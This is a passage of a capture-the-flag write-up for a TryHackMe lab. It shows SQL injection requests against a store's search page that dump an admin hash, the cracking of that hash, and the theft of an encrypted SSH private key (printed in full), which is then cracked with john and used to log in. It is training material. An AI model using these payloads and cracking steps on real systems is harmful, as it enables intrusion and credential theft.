            Golden Horse Armor
          </td>
          <td>
            1x
          </td>
          <td>
            0.5$
          </td>
        </tr>
        <tr>
          <td>
            Iron Horse Armor
          </td>
          <td>
            1x
          </td>
          <td>
            2$
```

Find 4 columns here

`UNION SELECT NULL,NULL,NULL,NULL` (ctrl+u to make a url)




```
POST /search.php HTTP/1.1
Host: store.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://store.cybercrafted.thm
Connection: close
Referer: http://store.cybercrafted.thm/search.php
Upgrade-Insecure-Requests: 1

search=armor'UNION+SELECT+NULL,NULL,NULL,NULL--+-+&submit=
```

```
HTTP/1.1 200 OK
Date: Sun, 10 Sep 2023 18:53:12 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1456
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Search
    </title>
    <link rel="stylesheet" href="assets/styles.css">
    <link rel="shortcut icon" type="image/png" href="assets/logo.png">
  </head>
  <body>
```

database name

`UNION SELECT NULL,database(),NULL,NULL`



```
POST /search.php HTTP/1.1
Host: store.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://store.cybercrafted.thm
Connection: close
Referer: http://store.cybercrafted.thm/search.php
Upgrade-Insecure-Requests: 1

search=armor'UNION+SELECT+NULL,database(),NULL,NULL--+-+&submit=
```


STORE SEARCH

Browse the store to purchase in-game items

ITEM	AMOUNT	COST
Golden Horse Armor	1x	0.5$
Iron Horse Armor	1x	2$
webapp		

webapp

`UNION SELECT NULL,group_concat(table_name),NULL,NULL FROM information_schema.tables WHERE table_schema='webapp'-- -`




```
POST /search.php HTTP/1.1
Host: store.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Origin: http://store.cybercrafted.thm
Connection: close
Referer: http://store.cybercrafted.thm/search.php
Upgrade-Insecure-Requests: 1

search=
armor'UNION+SELECT+NULL,group_concat(table_name),NULL,NULL+FROM+information_schema.t
ables+WHERE+table_schema%3d'webapp'--+-&submit=
```

ITEM	AMOUNT	COST
Golden Horse Armor	1x	0.5$
Iron Horse Armor	1x	2$
admin,stock		

tables admin and stock

Check admin

```
UNION SELECT NULL,group_concat(column_name),NULL,NULL FROM
information_schema.columns WHERE table_name='admin'-- -
```




```
POST /search.php HTTP/1.1
Host: store.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://store.cybercrafted.thm
Connection: close
Referer: http://store.cybercrafted.thm/search.php
Upgrade-Insecure-Requests: 1

search=
armor'UNION+SELECT+NULL,group_concat(column_name),NULL,NULL+FROM+information_schema.
columns+WHERE+table_name%3d'admin'--+-&submit=
```

ITEM	AMOUNT	COST
Golden Horse Armor	1x	0.5$
Iron Horse Armor	1x	2$
id,user,hash		

```
UNION SELECT NULL,NULL,user,hash FROM admin-- -
```


here is admin hash with little bonus)))



```
POST /search.php HTTP/1.1
Host: store.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: http://store.cybercrafted.thm
Connection: close
Referer: http://store.cybercrafted.thm/search.php
Upgrade-Insecure-Requests: 1

search=armor'UNION+SELECT+NULL,NULL,user,hash+FROM+admin--+-&submit=
```

ITEM	AMOUNT	COST
Golden Horse Armor	1x	0.5$
Iron Horse Armor	1x	2$
	xXUltimateCreeperXx	[redacted]
	web_flag	THM{[redacted]

crack the hash




```
88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01	sha1	[redacted]

after login I can run a commands



I find rsa private key for user xxultimatecreeperxx




```
drwxrwxr-x 2 xxultimatecreeperxx xxultimatecreeperxx 4096 Jun 27  2021 .
drwxr-xr-x 5 xxultimatecreeperxx xxultimatecreeperxx 4096 Oct 15  2021 ..
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx  414 Jun 27  2021 authorized_keys
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx 1766 Jun 27  2021 id_rsa
www-data@cybercrafted:/home/xxultimatecreeperxx/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6

Sc3FPbCv/4DIpQUOalsczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+UO8WgDsbSsBwKLWijmYCmsp1fWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNThmjKdYTuaLymOVJjiajho799BnAQWE89jOLwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkM0sx8QS+hUBeNWT6lr3pEoBKPk5BkRgbpAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imWwH9
FkqfnN3JpXIW22TOMPYOOKAjan3XpilhOGhbZf5TUz0StZmQfozp5WOU/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdmOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmINOu0U2rrHFqOwNKELmzSr7UmdxiHCWHNOSzH4jYl0zjWI7NZoTLNA
eE214PUmIhiCkNWgcymwhJ5pTq5tUg3OUeq6sSDbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABtS9PrvRDj/oSIO4YMyZIhvnH+miCjNUNxVuH1k3LlD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rgJpn8gYDjIJj66uKQs5isdzHSlf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaAlSktPKpQ+ooqUtTa+Mngh3CL8JpOO
Hi6qk24cpDUx68sSt7wIzdSwyYW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgpO
8wj/u29pyQypilQoWO52Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHHtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHWF4d1K69lr
0GpRSOxDrAafNnfZoykOPRjZsswK3YXwFu3xWQFl3mZ7N+6yDOSTpJgJuNfiJ0jh
MBMMh4+r7McEOhl4f4jd0PHPf3TdxaONzHtAoj69JYDIrxwJ28DtVuyk89pu2bY7
mpbcQFcsYHXv6Evh/evkSGsorcKHv1Uj3BCchL6V4mZmeJfnde6EkINNwRW8vDY+
gIYqA/r2QbKOdLyHD+xP4SpX7VVFliXXW9DDqdfLJ6glMNNNbM1mEzHBMywd1IKE
Zm+7ih+q4s0RBClsV0IQnzCrSij//4urAN5ZaEHf0k695fYAKMs41/bQ/Tv7kvNc
T93QJjphRwSKdyQIuuDsjCAoB7VuMI4hCrEauTavXU82lmo1cALeNSgvvhxxcd7r
1egiyyvHzUtOUP3RcOaxvHwYGQxGy1kq88oUaE7JrV2iSHBQTy6NkCV9j2RlsGZY
fYGHuf6juOc3Ub1iDV1B4Gk0964vclePoG+rdMXWK+HmdxfNHDiZyN4taQgBp656
RKTM49I7MsdD/uTK9CyHQGE9q2PekljkjdzCrwcW6xLhYILruayX1B4IWqr/p55k
v6+jjQHOy6a0Qm23OwrhKhO8kn1OdQMWqftf2D3hEuBKR/FXLIughjmyR1j9JFtJ
-----END RSA PRIVATE KEY-----
www-data@cybercrafted:/home/xxultimatecreeperxx/.ssh$
```

```
ssh2john id_rsa > hash.txt
```


crack

```
john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
```



```
┌──(kali㉿kali)-[~/THM/cyber]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/THM/cyber]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/THM/cyber]
└─$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]       (id_rsa)
1g 0:00:00:00 DONE (2023-09-10 15:24) 2.564g/s 4861Kp/s 4861Kc/s 4861KC/s creepygoblin..creeep
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/THM/cyber]
└─$ 
```


Login to shh



```
┌──(kali㉿kali)-[~/THM/cyber]
└─$ chmod 400 id_rsa

┌──(kali㉿kali)-[~/THM/cyber]
└─$ ssh -i id_rsa xxultimatecreeperxx@10.10.251.221
The authenticity of host '10.10.251.221 (10.10.251.221)' can't be established.
ED25519 key fingerprint is SHA256:ebA122u0ERUidN6lFg44jNzp3OoM/U4Fi4usT3C7+GM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.251.221' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
